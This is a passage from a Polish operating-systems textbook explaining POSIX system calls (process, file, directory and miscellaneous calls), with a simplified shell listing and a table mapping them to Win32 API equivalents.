względnego lub bezwzględnego adresu, pod którym jest umieszczona procedura. W zależności od architektury instrukcja wykonuje skok do ustalonej lokalizacji — w instrukcji jest 8-bitowe pole określające indeks tabeli w pamięci zawierającej adresy skoku.

Kod jądra, który zaczyna działać za instrukcją TRAP, sprawdza numer wywołania systemowego, a następnie przesyła go do właściwej procedury obsługi wywołań systemowych — zwykle za pośrednictwem tabeli wskaźników do procedur obsługi wywołań systemowych poindeksowanej według numeru wywołania systemowego (krok 7.). W tym momencie uruchamiane są procedury obsługi wywołań systemowych (krok 8.). Kiedy procedura obsługi wywołania systemowego zakończy pracę, sterowanie może być zwrócone do procedury bibliotecznej przestrzeni użytkownika — do następnej instrukcji za instrukcją TRAP (krok 9.). Następnie procedura ta zwraca sterowanie do programu użytkownika w sposób, w jaki standardowo następuje powrót sterowania z wywołań procedur (krok 10.).

W celu zakończenia zadania program użytkownika musi wyczyścić stos tak, jak po każdym wywołaniu procedury (krok 11.). Przy założeniu, że stos rośnie od dołu tak, jak to często się dzieje, skompilowany kod inkrementuje wskaźnik stosu dokładnie o taką wartość, jaka jest potrzebna do usunięcia parametrów odłożonych na stos przed wywołaniem instrukcji read. Program może teraz wykonywać dowolne dalsze instrukcje.

W kroku 9., opisywanym powyżej, nieprzypadkowo powiedzieliśmy: „może być zwrócone do procedury bibliotecznej przestrzeni użytkownika”. Wywołanie systemowe może zablokować proces wywołujący i nie pozwolić na kontynuowanie jego działania. Jeśli np. wywołanie systemowe próbuje czytać informacje z klawiatury, a użytkownik jeszcze nic nie wpisał, proces wywołujący musi zostać zablokowany. W takim przypadku system operacyjny sprawdza, czy w następnej kolejności można uruchomić jakiś inny proces. Później, kiedy będą dostępne pożądane dane wejściowe, system zajmie się zablokowanym procesem i zostaną wykonane kroki 9. – 11.

W poniższych punktach przeanalizujemy niektóre z najczęściej używanych wywołań systemowych POSIX lub, mówiąc dokładniej, procedur bibliotecznych inicjujących te wywołania systemowe. W standardzie POSIX występuje około 100 wywołań systemowych. Niektóre z ważniejszych wyszczególniono w tabeli 1.1. Dla wygody pogrupowano je w cztery kategorie. W dalszej części tekstu zwięźle przeanalizujemy każde z wywołań, aby pokazać, jakie operacje wykonuje.

Usługi oferowane przez te wywołania w dużym stopniu determinują większość operacji, które system musi wykonać, ponieważ funkcja zarządzania zasobami w komputerach osobistych ma charakter marginalny (przynajmniej w porównaniu z dużymi maszynami, z których korzysta wielu użytkowników). Usługi te obejmują takie elementy, jak tworzenie i niszczenie procesów, tworzenie, usuwanie, czytanie i zapisywanie plików, zarządzanie katalogami oraz realizacja operacji wejścia-wyjścia.

Na marginesie warto dodać, że odwzorowanie wywołań procedur POSIX na wywołania systemowe nie jest odwzorowaniem jeden do jednego. Standard POSIX określa liczbę procedur, które system z nim zgodny musi obsługiwać, ale nie określa, czy to są wywołania systemowe, wywołania biblioteczne, czy coś innego. Jeśli procedura może być wykonana bez korzystania z wywołania systemowego (tzn. bez rozkazu pułapki do jądra), z powodów wydajnościowych zazwyczaj jest ona wykonywana w przestrzeni użytkownika. Jednak większość procedur POSIX realizuje wywołania systemowe. Zwykle występuje bezpośrednie odwzorowanie jednej procedury na jedno wywołanie systemowe. W nielicznych przypadkach, szczególnie gdy kilka wymaganych procedur niewiele się od siebie różni, jedno wywołanie systemowe obsługuje więcej niż jedno wywołanie biblioteczne.

1.6.1. Wywołania systemowe do zarządzania procesami

Pierwsza grupa wywołań przedstawionych w tabeli 1.1 dotyczy zarządzania procesami. Dobrym kandydatem do rozpoczęcia omawiania tej grupy jest instrukcja fork. Wykonanie instrukcji fork okazuje się w standardzie POSIX jedynym sposobem utworzenia nowego procesu. W jej wyniku tworzy się dokładny dupekat procesu oryginalnego, włącznie ze wszystkimi deskryptorami plików, rejestrami — wszystkim.

Po wykonaniu instrukcji fork proces pierwotny i jego kopia (rodzica i dziecka) zaczynają działać niezależnie. W momencie uruchamiania instrukcji fork wszystkie zmienne mają identyczne wartości, ale ponieważ w celu utworzenia procesu-dziecka są kopowane dane rodzica, dalsze zmiany w jednym z procesów nie mają wpływu na drugi z nich (tekst programu, który pozostaje niezmieniony, jest współdzielony pomiędzy rodzica i dziecko). Wywołanie fork zwraca wartość, która wynosi zero w procesie-dziecku, natomiast w procesie-rodzicu jest równa identyfikatorowi PID procesu-dziecka. Wykorzystując zwrócony identyfikator **PID**, te dwa procesy mogą zobaczyć, który z nich jest procesem-rodzicem, a który procesem-dzieckiem.

W większości przypadków po wykonaniu instrukcji fork proces-dziecko uruchamia inny kod niż proces-rodzic. Rozważmy przypadek powłoki. Powłoka czyta polecenie z terminala, za pomocą wywołania fork tworzy proces-dziecko, czeka, aż proces-dziecko wykona polecenie, a następnie, kiedy proces-dziecko zakończy działanie, czyta następne polecenie. Aby zaczekać na zakończenie procesu-dziecka, proces-rodzic uruchamia wywołanie systemowe `waitpid`, które czeka, aż proces-dziecko zakończy działanie (dowolne dziecko, jeśli istnieje więcej niż jedno). Wywołanie `waitpid` może czekać na konkretne dziecko lub na dowolne wcześniej utworzone dziecko. W tym drugim przypadku należy ustawić pierwszy parametr tej instrukcji na wartość `-1`. Kiedy funkcja `waitpid` kończy działanie, adres wskazywany przez drugi parametr — `statloc` —

Tabela 1.1. Niektóre z głównych wywołań systemowych POSIX. Jeśli zwrócony kod s ma wartość -1, oznacza to, że wystąpił błąd. Znaczenie kodów powrotu jest następujące: pid oznacza identyfikator procesu, fd to deskryptor pliku, n oznacza liczbę bajtów, position określa przesunięcie wewnątrz pliku, a seconds to czas, który upłynął. Parametry zostały objaśnione w tekście

Zarządzanie procesami

Wywołanie	Opis
pid = fork()	Tworzy proces potomny identyczny z procesem-rodzicem
pid = waitpid(pid, &statloc, options)	Oczekuje na zakończenie procesu potomnego
s = execve(name, argv, environp)	Uruchamia proces
exit(status)	Kończy działanie procesu i zwraca jego stan

Zarządzanie plikami

Wywołanie	Opis
fd = open(file, how, ...)	Otwiera plik do odczytu, zapisu lub do odczytu i zapisu jednocześnie
s = close(fd)	Zamyka otwarty plik
n = read(fd, buffer, nbytes)	Odczytuje dane z pliku do bufora
n = write(fd, buffer, nbytes)	Zapisuje dane z bufora do pliku
position = lseek(fd, offset, whence)	Przesuwa wskaźnik pliku
s = stat(name, &buf)	Odczytuje informacje dotyczące statusu pliku

Zarządzanie katalogami i systemem plików

Wywołanie	Opis
s = mkdir(name, mode)	Tworzy nowy katalog
s = rmdir(name)	Usuwa pusty katalog
s = link(name1, name2)	Tworzy nową pozycję, name2, wskazującą na name1
s = unlink(name)	Usuwa katalog
s = mount(special, name, flag)	Montuje system plików
s = umount(special)	Odmontowuje system plików

Różne

Wywołanie	Opis
s = chdir(dirname)	Zmienia katalog roboczy
s = chmod(name, mode)	Zmienia bity oznaczające prawa dostępu do pliku
s = kill(pid, signal)	Wysyła sygnał do procesu
seconds = time(&seconds)	Odczytuje czas, który upłynął od 1 stycznia 1970 roku

jest ustawiany na wartość statusu wyjścia procesu-dziecka (zakończenie w trybie zwykłym lub nadzwyczajnym i kod wyjścia). Dostępne są również różne opcje, określone za pomocą trzeciego parametru, np. natychmiastowe zwrócenie sterowania, jeżeli żaden proces-dziecko jeszcze nie zakończył działania.

Rozważmy teraz, w jaki sposób powłoka korzysta z wywołania fork. Po wpisaniu polecenia powłoka, wykorzystując wywołanie fork, tworzy nowy proces. Utworzony proces-dziecko ma za zadanie uruchomienie polecenia użytkownika. W tym celu wykorzystuje wywołanie systemowe execve, które powoduje zastąpienie całego obrazu pamięci procesu (ang. *core image*) zawar-

tością pliku wymienionego za pomocą pierwszego parametru (właściwie wykorzystywane wywołanie systemowe nosi nazwę exec, ale różne procedury biblioteczne wywołują je z różnymi parametrami oraz nieco zmienionymi nazwami; w niniejszej książce będziemy je traktować jak osobne wywołania systemowe). Bardzo uproszczony kod powłoki, w którym zaprezentowano użycie wywołań systemowych fork, waitpid i execve, został pokazany na listingu 1.1.

Listing 1.1. Uproszczona powłoka; w niniejszej książce zakładamy, że stała TRUE jest zdefiniowana jako 1

```
#define TRUE 1

while (TRUE) {                                /* pętla nieskończona */
    type_prompt( );                            /* wyświetlenie na ekranie symbolu zachęty */
    czytaj_polecenie(polecenie, parametry); /* odczyt danych wejściowych z terminala */

    if (fork() != 0) {                         /* utworzenie procesu-dziecka */
        /* Kod rodzica. */
        waitpid(-1, &status, 0);              /* oczekiwanie na zakończenie procesu-dziecka */
    } else {
        /* Kod procesu-dziecka. */
        execve(command, parameters, 0);      /* wykonanie polecenia */
    }
}
```

W najbardziej ogólnym przypadku wywołanie execve wykorzystuje trzy parametry: nazwę pliku do uruchomienia, wskaźnik do tablicy z argumentami oraz wskaźnik do tablicy zawierającej zmienne środowiskowe. Opiszymy je wkrótce. Dostępnych jest kilka procedur bibliotecznych exec1, execv, execle i execve. Pozwalają one na pomijanie niektórych parametrów lub podawanie ich na różne sposoby. W niniejszej książce będziemy używać nazwy exec do reprezentowania wywołania systemowego inicjonowanego przez wszystkie te procedury.

Rozważmy przypadek następującego polecenia:

```
cp plik1 plik2
```

wykorzystywanego do skopiowania pliku plik1 do pliku plik2. Po zainicjowaniu nowego procesu za pomocą wywołania systemowego fork proces-dziecko wyszukuje i uruchamia polecenie cp, do którego przekazuje nazwy pliku źródłowego i docelowego.

Główny program polecenia cp (a także główne programy większości innych programów napisanych w języku C) zawiera deklarację:

```
main(argc, argv, envp)
```

gdzie argc oznacza liczbę elementów w wierszu polecenia włącznie z nazwą programu; np. w powyższym przykładzie argument argc ma wartość 3.


Drugi parametr, argv, zawiera wskaźnik do tablicy. Element numer *i* w tej tablicy jest wskaźnikiem do *i*-tego ciągu znaków w wierszu polecień. W naszym przykładzie argv[0] wskazuje na ciąg „cp”, argv[1] wskazuje na ciąg „plik1”, natomiast argv[2] wskazuje na ciąg „plik2”.

Trzeci parametr funkcji main — envp — to wskaźnik do tablicy zmiennych środowiskowych. Zawiera ona pary postaci nazwa = wartość. Wykorzystuje się je do przekazywania do programów takich informacji, jak typ terminala czy nazwa katalogu macierzystego. Dostępne są procedury biblioteczne, które program może wywołać w celu uzyskania wartości zmiennych środowiskowych. Często wykorzystuje się je w celu dostosowania sposobu wykonywania określonych

działan do indywidualnych potrzeb użytkownika (np. domyślna drukarka). W kodzie z listingu 1.1 do procesu-dziecka nie przekazano żadnych zmiennych środowiskowych, dlatego trzecim parametrem wywołania execve jest zero.

Jeśli polecenie exec wydaje się Czytelnikowi zbyt skomplikowane, nie ma powodu do załatwiania się. Jest ono (semantycznie) najbardziej złożonym spośród wszystkich wywołań systemowych POSIX. Wszystkie pozostałe są znacznie prostsze. Przykładem prostego wywołania systemowego jest exit. Procesy wykorzystują je podczas końca swojego działania. Wywołanie ma jeden parametr — status wyjścia (od 0 do 255) — wartość zwracaną do procesu-rodzica za pomocą parametru statloc w wywołaniu systemowym waitpid.

Pamięć procesów w systemie UNIX jest podzielona na trzy segmenty: *segment tekstu* (tzn. kod programu), *segment danych* (tzn. zmienne) i *segment stosu*. Segment danych rośnie w górę, natomiast stos rośnie w dół, tak jak pokazano na rysunku 1.18. Pomiędzy nimi jest luka nieużywanej przestrzeni adresowej. Stos wzrasta w sposób automatyczny, w miarę potrzeb, natomiast zwiększenie rozmiaru segmentu danych jest wykonywane jawnie za pomocą wywołania systemowego brk. Wywołanie to określa nowy adres, w którym ma się zakończyć segment danych. Wywołanie to nie jest jednak zdefiniowane przez standard POSIX. Programistom zaleca się wykorzystanie procedury bibliotecznej malloc do dynamicznego zarządzania pamięcią. Implementację funkcji malloc uznano jednak za niezbyt nadającą się do standaryzacji, gdyż niewielu programistów używa jej bezpośrednio. Poza tym mało osób wie o tym, że wywołanie brk nie jest częścią standardu POSIX.



Rysunek 1.18. Procesy mają trzy segmenty: tekstu, danych i stosu

1.6.2. Wywołania systemowe do zarządzania plikami

Wiele wywołań systemowych jest związanych z systemem plików. W tym punkcie omówimy wywołania operujące na indywidualnych plikach, w następnych powiemy o tych, które dotyczą katalogów lub systemów plików jako całości.

Aby odczytać lub zapisać plik, trzeba go najpierw otworzyć za pomocą wywołania open. Wywołanie to określa nazwę pliku do otwarcia, w postaci ścieżki bezwzględnej lub względnej według katalogu roboczego, a także kod O_RDONLY, O_WRONLY lub O_RDWR, oznaczający otwieranie pliku do odczytu, zapisu lub obu tych operacji. Aby stworzyć nowy plik, należy użyć parametru O_CREAT. Następnie można wykorzystać deskryptor pliku do realizacji operacji odczytu lub zapisu. Po ich wykonaniu można zamknąć plik za pomocą wywołania close. W jego wyniku deskryptor pliku staje się dostępny do wykorzystania w kolejnym wywołaniu open.

Najczęściej używanymi wywołaniami są bez wątpienia wywołania read i write. Z wywołaniem read mieliśmy do czynienia wcześniej. Wywołanie write ma te same parametry.

Choć większość programów odczytuje i zapisuje pliki sekwencyjnie, niektóre aplikacje wymagają losowego dostępu do dowolnej części pliku. Z każdym plikiem jest powiązany wskaźnik,

który określa w nim bieżącą pozycję. Podczas sekwencyjnego odczytu (zapisu) zwykle wskaże on na następny bajt do odczytania (zapisania). Wywołanie `lseek` zmienia wartość pozycji wskaźnika, dzięki czemu kolejne wywołania `read` lub `write` mogą się rozpocząć w dowolnym miejscu pliku.

Polecenie `lseek` ma trzy parametry: pierwszy oznacza deskryptor pliku, drugi pozycję pliku, a trzeci informuje o tym, czy pozycja pliku jest oznaczona względem początku pliku, pozycji bieżącej, czy końca pliku. Wartość zwracana przez `lseek` to bezwzględna pozycja w pliku (wyrażona w bajtach) po zmianie wskaźnika.

System UNIX dla każdego pliku śledzi jego tryb (plik zwykły, specjalny, katalog itd.), rozmiar, czas ostatniej modyfikacji oraz inne informacje. Programy mogą żądać tych informacji za pomocą wywołania systemowego `stat`. Pierwszy parametr określa plik do inspekcji, drugi jest wskaźnikiem do struktury, w której mają być umieszczone informacje. Tę samą operację dla otwartego pliku przeprowadzają wywołania `fstat`.


1.6.3. Wywołania systemowe do zarządzania katalogami

W tym punkcie przyjrzymy się kilku wywołaniom systemowym dotyczącym katalogów lub całego systemu plików, a nie pojedynczego pliku, jak w przypadku wywołań w poprzednim punkcie. Dwa pierwsze wywołania — `mkdir` i `rmdir` — odpowiednio tworzą i usuwają puste katalogi. Następne wywołanie to `link`. Jego zadaniem jest umożliwienie temu samemu plikowi występowania pod dwiema lub wieloma nazwami. Często pliki te występują w różnych katalogach. Typowym zastosowaniem jest umożliwienie kilku członkom tego samego zespołu programistów na współdzielenie pliku. Każdy z nich ma dostęp do pliku z poziomu własnego katalogu, przy czym mogą to być pliki występujące pod różnymi nazwami. Współdzielenie pliku nie jest tym samym, co przydzielanie każdemu członkowi zespołu prywatnej kopii. Posiadanie wspólnego pliku oznacza, że zmiany wykonywane przez dowolnego członka zespołu są natychmiast widoczne dla innych członków zespołu — jest przecież tylko jeden plik. Podczas wykonywania kopii pliku zmiany w odniesieniu do jednej kopii nie mają wpływu na pozostałe.

Aby zobaczyć, jak działa wywołanie `link`, rozważmy sytuację z rysunku 1.19(a). Mamy tam dwóch użytkowników o imionach *adam* i *jerzy* — każdy z nich posiada własny katalog zawierający po kilka plików. Jeśli *adam* uruchomi program zawierający wywołanie systemowe:

```
link("/usr/jerzy/nota", "/usr/adam/komunikaty");
```

to plik *nota* w katalogu *jerzy* trafi do katalogu *adam* pod nazwą *komunikat*. Po wykonaniu tej operacji ścieżki `/usr/jerzy/nota` i `/usr/adam/komunikat` będą odwoływać się do tego samego pliku. Na marginesie dodajmy, że decyzja o tym, czy katalogi użytkowników będą przechowywane w katalogu `/usr`, `/user`, `/home`, czy gdzieś indziej, należy do lokalnego administratora systemu.



Rysunek 1.19. (a) Dwa katalogi przed wykonaniem wywołania `link` pliku `/usr/jerzy/nota` do katalogu użytkownika *adam*; (b) te same katalogi po wykonaniu operacji

Spróbujmy przyjrzeć się nieco bliżej sposobowi działania operacji `link`. Każdy plik w systemie UNIX ma przypisany unikatowy numer — tzw. *i-numer*, który identyfikuje plik. Numer ten jest indeksem do tabeli *i-węzłów*, zawierającej po jednym wpisie na plik. Informują one, kto jest właścicielem pliku, gdzie znajdują się bloki na dysku itd. Katalog jest po prostu plikiem zawierającym zbiór par (i-numer, nazwa ASCII). W pierwszych wersjach Uniksa każda pozycja katalogu miała 16 bajtów — 2 bajty były przeznaczone na i-węzeł oraz 14 bajtów na nazwę pliku. Obecnie do obsługi długich nazw plików jest wymagana bardziej złożona struktura, ale pojedynczo katalog w dalszym ciągu jest zbiorem par (i-węzeł, nazwa ASCII). Na rysunku 1.19 plik *poczta* ma i-numer równy 16. Wywołanie `link` tworzy w katalogu nowy wpis zawierający nazwę ASCII (która może być różna od wyjściowej) oraz i-numer istniejącego pliku. Na rysunku 1.19(b) dwóm wpisom odpowiada ten sam i-numer (70), a zatem odnoszą się one do tego samego pliku. Jeśli dowolny z nich zostanie później usunięty za pomocą wywołania systemowego `unlink`, drugi pozostanie. Jeżeli oba będą usunięte, UNIX zobaczy, że nie istnieją żadne wpisy związane z plikiem (pole w i-węźle śledzi liczbę wpisów w katalogach wskazujących na plik), a zatem plik zostaje usunięty z dysku.

Jak wspominaliśmy wcześniej, wywołanie systemowe `mount` pozwala na połączenie dwóch systemów plików w jeden. W typowej konfiguracji na twardym dysku (partycji) znajduje się główny system plików zawierający binarne (wykonywalne) wersje popularnych polecień oraz innych, często używanych plików, natomiast pliki użytkownika są zapisane na innej partycji. Ponadto użytkownik może włożyć dysk USB z plikami do odczytania.

Dzięki wywołaniu systemowemu `mount` system plików na dysku USB można dołączyć do głównego systemu plików, tak jak pokazano na rysunku 1.20. Typowa instrukcja w języku C, która realizuje operację `mount`, ma następującą postać:

```
mount("/dev/sdb0", "/mnt", 0);
```



Rysunek 1.20. (a) System plików przed wykonaniem instrukcji `mount`. (b) System plików po wykonaniu operacji `mount`

Pierwszy parametr oznacza nazwę blokowego pliku specjalnego dla napędu 0, drugi oznacza miejsce w drzewie, gdzie ma on być zamontowany, natomiast trzeci informuje, czy system plików ma być zamontowany w trybie odczytu-zapisu, czy w trybie tylko do odczytu.

Po wywołaniu polecenia `mount` można uzyskać dostęp do pliku na dysku 0 poprzez posłużenie się jego ścieżką z katalogu głównego lub katalogu roboczego, bez względu na to, na którym dysku się on znajduje. Co więcej, w dowolnym miejscu drzewa mogą być zamontowane także drugi, trzeci i czwarty napęd. Wywołanie `mount` umożliwia integrację wymiennych nośników danych w pojedynczą, zintegrowaną hierarchię plików, której użytkownik nie musi się przejmować, na którym urządzeniu znajduje się plik. Choć omawiany przykład dotyczy płyt CD, w taki sam sposób można montować części dysków twardych (często nazywane **partycjami**), a także zewnętrzne dyski twarde, dyski pendrive itp. Kiedy system plików przestaje być potrzebny, można go odmontować za pomocą wywołania systemowego `umount`.

1.6.4. Różne wywołania systemowe

Istnieje również szereg innych wywołań systemowych. W tym punkcie przyjrzymy się czterem spośród nich. Wywołanie `chdir` zmienia bieżący katalog roboczy. Po następującym wywołaniu:

```
chdir("/usr/adam/test");
```

operacja `open` wykonana w odniesieniu do pliku `xyz` spowoduje otwarcie pliku `/usr/ ast/test/xyz`. Pojęcie katalogu roboczego eliminuje potrzebę ciągłego wpisywania (długich) bezwzględnych nazw ścieżek.

W systemie UNIX każdemu plikowi jest przypisany tryb, który spełnia rolę zabezpieczeń. Tryb zawiera bity opisujące prawa do odczytu, zapisu i uruchamiania dla właściciela, grupy i pozostałych. Wywołanie systemowe `chmod` umożliwia zmianę trybu pliku. I tak, aby plik był dostępny tylko do odczytu dla wszystkich oprócz właściciela, można skorzystać z następującego polecenia:

```
chmod("plik", 0644);
```

Wywołanie systemowe `kill` to metoda, dzięki której użytkownicy i procesy użytkowników wysyłają sygnały. Jeśli proces jest przygotowany do przechwycenia określonego sygnału, to kiedy ten sygnał nadaje, uruchamiana jest procedura obsługi sygnału. Jeżeli proces nie jest przygotowany do obsługi sygnału, to nadanie sygnału powoduje zniszczenie procesu (stąd nazwa wywołania).

W standardzie POSIX zdefiniowano kilka procedur dotyczących czasu. I tak wywołanie `time` zwraca bieżącą godzinę w sekundach, przy czym liczba 0 odpowiada dacie 1 stycznia 1970 o północy (równo z początkiem dnia, a nie jego końcem). W komputerach posługujących się 32-bitowymi słowami maksymalna wartość, jaką może zwrócić wywołanie `time`, wynosi $2^{32} - 1$ s (przy założeniu, że wykorzystano wartość typu `integer` bez znaku). Wartość ta wystarcza na niewiele ponad 136 lat. Tak więc w 2106 roku nastąpi przepełnienie wartości czasu w 32-bitowych systemach UNIX. Problem ten przypomina nieco problem 2000 roku (Y2K), którego nadnięcie miało spowodować chaos w komputerach, gdyby branża komputerowa nie podjęła zmasowanych wysiłków zmierzających do rozwiązania problemu. Jeśli obecnie ktoś ma 32-bitowy system UNIX, zalecamy zakup 64-bitowego jeszcze przed nadaniem 2106 roku.

1.6.5. Interfejs Win32 API systemu Windows

Do tej pory koncentrowaliśmy się głównie na Uniksie. Teraz nadszedł czas, by pokrótkce przyjrzeć się systemowi Windows. Systemy Windows i UNIX różnią się zasadniczo stosowanymi w nich modelami programowania. Program w Uniksie zawiera kod realizujący różne operacje oraz wykonujący wywołania systemowe w celu realizacji określonych usług systemowych. Dla odróżnienia program windowsowy jest zwykle sterowany zdarzeniami. Program główny oczekuje na wystąpienie określonego zdarzenia, a następnie wywołuje procedurę, która to zdarzenie obsługuje. Typowymi zdarzeniami są wciśnięcia klawiszy, poruszanie myszą, wciśnięcie przycisku myszy lub włożenie płyty CD-ROM do napędu. Następnie są wywoływane procedury obsługi, które przetwarzają zdarzenie, aktualizują ekran i uaktualniają wewnętrzny stan programu. W konsekwencji prowadzi to do nieco innego stylu programowania niż w systemie UNIX. Ponieważ jednak niniejsza książka koncentruje się na funkcji i strukturze systemów operacyjnych, nie będziemy się zbytnio zajmować tymi różnymi modelami programowania.

Oczywiście w systemie Windows również są wywołania systemowe. W systemie UNIX istnieje relacja prawie jeden do jednego pomiędzy wywołaniami systemowymi (np. `read`) a procedurami bibliotecznymi wykorzystywany do ich uruchamiania. Inaczej mówiąc, dla każdego

wywołania systemowego istnieje w przybliżeniu jedna procedura biblioteczna służąca do jego wywołania (co widać na rysunku 1.17). Co więcej, w standardzie POSIX jest tylko około 100 wywołań procedur.

W systemie Windows sytuacja jest radykalnie różna. Po pierwsze wywołania biblioteczne i wywołania systemowe w dużej części nie są ze sobą związane. Firma Microsoft zdefiniowała zbiór wywołań procedur znany jako *Win32 API (Application Program Interface)*, z którego programiści powinni korzystać w celu uzyskania usług systemu operacyjnego. Interfejs ten jest (przynajmniej częściowo) obsługiwany przez wszystkie wersje systemu Windows, począwszy od Windows 95. Dzięki oddzieleniu interfejsu od właściwych wywołań systemowych firma Microsoft zachowała zdolność zmiany wywołań systemowych w czasie bez wpływu na działanie istniejących programów. Zbiór wywołań tworzący interfejs Win32 API jest również trochę rozmyty, ponieważ w systemach Windows istnieje wiele nowych wywołań, które wcześniej nie były dostępne. W tym punkcie Win32 oznacza interfejs obsługiwany przez wszystkie wersje systemu Windows. Interfejs Win32 API zapewnia kompatybilność pomiędzy wersjami systemu Windows.

Lista wywołań Win32 API jest bardzo dłuża, rzędu kilku tysięcy. Co więcej, o ile wiele z nich uruchamia wywołania systemowe, znaczna liczba jest realizowana w całości w przestrzeni użytkownika. W konsekwencji w systemie Windows nie sposób stwierdzić, co jest wywołaniem systemowym (tzn. jest wykonywane przez jądro systemu), a co jest wywołaniem bibliotecznym przestrzeni użytkownika. W rzeczywistości to, co jest wywołaniem systemowym w jednej wersji Windowsa, może być wykonane w przestrzeni użytkownika w innej wersji i odwrotnie. Podczas omawiania windowsowych wywołań systemowych w niniejszej książce będziemy się posługiwać procedurami Win32 (tam, gdzie będzie to właściwe), ponieważ firma Microsoft gwarantuje, że będą one stabilne w czasie. Warto jednak zapamiętać, że nie wszystkie one są rzeczywistymi wywołaniami systemowymi (tzn. nie wszystkie odwołują się do jądra).

Interfejs Win32 API zawiera wiele wywołań do zarządzania oknami, figurami geometrycznymi, tekstem, czcionkami, paskami przewijania, oknami dialogowymi, menu oraz wieloma innymi elementami interfejsu GUI. O ile podsystem graficzny działa w jądrze (co jest prawdziwe w niektórych, choć nie we wszystkich wersjach systemu Windows), są to wywołania systemowe. W innym przypadku są to, po prostu, wywołania biblioteczne. Czy powinniśmy omawiać te wywołania w niniejszej książce, czy nie? Ponieważ nie są one faktycznie związane z funkcjami systemu operacyjnego, postanowiliśmy ich nie omawiać, mimo że część z nich może być wykonywana w jądrze. Czytelnicy zainteresowani interfejsem Win32 API powinni sięgnąć do jednej z kilku pozycji poświęconych temu zagadniению, np. [Hart, 1997], [Rector i Newcomer, 1997], [Simon, 1997].

Nawet pobieżne wprowadzenie we wszystkie wywołania Win32 API nie wchodzi w rachubę. W związku z tym skupimy się na tych wywołaniach, które w przybliżeniu odpowiadają funkcjom wywołań systemu UNIX z tabeli 1.1. Wywołania te zestawiono w tabeli 1.2.

Spróbujmy teraz pobieżnie przyjrzeć się wywołaniom z tabeli 1.2. Wywołanie `CreateProcess` tworzy nowy proces. Jego działanie można porównać do połączonego działania wywołań `fork` i `execve` w systemie UNIX. Ma ono wiele parametrów określających właściwości nowo tworzzonego procesu. W systemie Windows nie występuje pojęcie hierarchii procesów, takie jak w systemie UNIX, dlatego nie istnieją pojęcia procesu-rodzica i procesu-dziecka. Po utworzeniu proces tworzony jest identyczny z tworzącym. Wywołanie `WaitForSingleObject` służy do oczekiwania na wystąpienie zdarzenia. Istnieje możliwość oczekiwania na wiele różnych zdarzeń. Jeśli użyjemy parametru do określenia procesu, proces wywołujący oczekuje na zakończenie procesu określonego przez parametr. Do zakończenia wykonywania procesu służy wywołanie `ExitProcess`.

Tabela 1.2. Wywołania Win32 API, które w przybliżeniu odpowiadają wywołaniom systemu UNIX zaprezentowanym w tabeli 1.1. Warto podkreślić, że w systemie Windows istnieje bardzo dużo innych wywołań systemowych, z których większość nie posiada odpowiedników w Uniksie

UNIX	Win32	Opis
fork	CreateProcess	Utworzenie nowego procesu
waitpid	WaitForSingleObject	Oczekuje na zakończenie procesu
execve	(brak)	CreateProcess = fork+execve
exit	ExitProcess	Zakończenie działania procesu
open	CreateFile	Utworzenie pliku lub otwarcie istniejącego pliku
close	CloseHandle	Zamknięcie pliku
read	ReadFile	Odczyt danych z pliku
write	WriteFile	Zapis danych do pliku
lseek	SetFilePointer	Przesuwa wskaźnik pliku
stat	GetFileAttributesEx	Pobiera różne atrybuty pliku
mkdir	CreateDirectory	Tworzy nowy katalog
rmdir	RemoveDirectory	Usuwa pusty katalog
link	(brak)	Interfejs Win32 nie obsługuje dowiązań
unlink	DeleteFile	Usuwa istniejący plik
mount	(brak)	Interfejs Win32 nie obsługuje montowania systemów plików
umount	(brak)	Win32 nie obsługuje polecenia mount, więc nie ma również polecenia umount
chdir	SetCurrentDirectory	Zmienia bieżący katalog roboczy
chmod	(brak)	Interfejs Win32 nie obsługuje zabezpieczeń plików (choć system NT je obsługuje)
kill	(brak)	Interfejs Win32 nie obsługuje sygnałów
time	GetLocalTime	Odczytuje bieżącą godzinę

Następne sześć wywołań dotyczy operacji na plikach. Na poziomie funkcjonalnym są one podobne do ich odpowiedników w systemie UNIX, choć różnią się parametrami i szczegółami. Jednak, podobnie jak w Uniksie, pliki można otwierać, zamazywać, czytać i zapisywać. Wywołania SetFilePointer i GetFileAttributesEx ustawiają pozycję w pliku i odczytują niektóre atrybuty pliku.

W systemie Windows występują katalogi. Tworzy się je odpowiednio za pomocą wywołań CreateDirectory i RemoveDirectory. Istnieje również pojęcie bieżącego katalogu, który ustawia się za pomocą wywołania SetCurrentDirectory. Bieżący czas można odczytać za pomocą wywołania GetLocalTime.

W interfejsie Win32 nie występują pojęcia dowiązań do plików, montowania systemu plików, zabezpieczeń i sygnałów. W związku z tym nie istnieją odpowiedniki wywołań z systemu UNIX, które realizowałyby te operacje. Oczywiście interfejs Win32 zawiera szereg innych wywołań, których nie ma w Uniksie. Dotyczą one zwłaszcza operacji na interfejsie GUI. W systemie Windows Vista istnieje rozbudowany system zabezpieczeń. System ten obsługuje również dowiązania do plików. W systemach Windows 7 i Windows 8 dodano kolejne nowe funkcje i wywołania systemowe.

I ostatnia uwaga dotycząca interfejsu Win32: nie jest to zbyt jednolity ani spójny interfejs. Główną przesłanką podczas jego tworzenia było zachowanie zgodności wstecz z 16-bitowym interfejsem stosowanym w systemach Windows 3.x.

1.7. STRUKTURA SYSTEMÓW OPERACYJNYCH

Teraz, kiedy zobaczyliśmy, jak wyglądają systemy operacyjne z zewnątrz (tzn. interfejs programisty), nadszedł czas, by zajrzeć do środka. Aby uzyskać możliwie pełny obraz możliwości, w kolejnych punktach omówimy sześć różnych struktur systemów operacyjnych, które były stosowane w historii. Nie jest to w żadnym razie pełny zbiór, ale daje wyobrażenie o projektach, które stosowano w praktyce. Sześć wspomnianych projektów to systemy monolityczne, warstwowe, mikrojądra, klient-serwer, maszyny wirtualne i egzojądra.

1.7.1. Systemy monolityczne

